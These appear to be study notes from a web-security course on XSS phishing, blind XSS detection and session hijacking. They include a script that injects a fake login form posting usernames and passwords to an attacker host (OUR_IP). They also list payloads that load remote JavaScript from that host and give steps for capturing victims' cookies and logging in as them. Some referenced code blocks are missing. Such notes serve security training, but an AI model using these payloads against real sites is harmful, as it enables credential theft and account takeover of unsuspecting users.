Phishing & Session Hijacking
Phishing
- utilize legit-looking info to trick the victims into sending sensitive information.
- eg: fake login forms.
- Furthermore, suppose we were to identify an XSS vulnerability in a web application for a particular organization. In that case, we can use such an attack as a phishing simulation exercise, which will also help us evaluate the security awareness of the organization's employees, especially if they trust the vulnerable web application and do not expect it to harm them.
JS to insert a form
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove();
Session Hijacking:
- new apps use cookies to maintain a users session after login.
- if a user's cookieis obtained, we can gain logged-in access by performing
Session HijackingandCookie Stealing
Blind XSS Detection
- means that the XSS is triggered on a page we do not have access to.
- Blind XSS vulnerabilities usually occur with forms only accessible by certain users (e.g., Admins). Some potential examples include:
- Contact Forms
- Reviews
- User Details
- Support Tickets
- HTTP User-Agent header
Steps:
- there is a registration form.
- we enter our input and the output says "Thank you, your request will be reviewed by an Admin"
- this means that we dont know how our input will be handled as it will be reviewed on the admins side.
- in
non-blindcases, we can use alert() to see the responses.
-
However, as we do not have access over the Admin panel in this case,
how would we be able to detect an XSS vulnerability if we cannot see how the output is handled?- like in the previous section, we can add a javascript code to call our machine.
- If the JS code gets executed, we will get a response on our machine, and know that the page is vulnerable.
How can we know which specific field is vulnerable?Since any of the fields may execute our code, we can't know which of them did.How can we know what XSS payload to use?Since the page may be vulnerable, but the payload may not work?
Loading a remote script
- we can use this to execute a remote js file that is served on our VM. - change thescript.jsparameter to an id name, so that we can identify which parameter is vulnerable. (eg:http://IP/username) - Example payloads to load a remote script from https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#blind-xss:-<script src=http://OUR_IP></script> '><script src=http://OUR_IP></script> "><script src=http://OUR_IP></script> javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body.appendChild(a)') <script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//OUR_IP");a.send();</script> <script>$.getScript("http://OUR_IP")</script> - Start a netcat or php listener:
OR
- Start injecting the fields
- if something doesnt work, try the other variation provided above or from payloadallthethings.
- when we find an injectable field, we will get a response on our listener.
Session Hijacking:
- Then, change the script to one of the below and get the cookie of the victim:
- Now, send this payload in the injectable field and wait for the victim to click on it.
- You will see the cookie in the our listener.
- add this cookie to Inspect element > Application > Cookie and Use this cookie to login.
Writing to a file:
- in case, many victims click on the link, it would be hard to differentiate the cookies.
- Save the following file as index.php where we started the php server.
- the payload for this could be:

- when this script is called by the victim, we will see 2 requests made to our php server.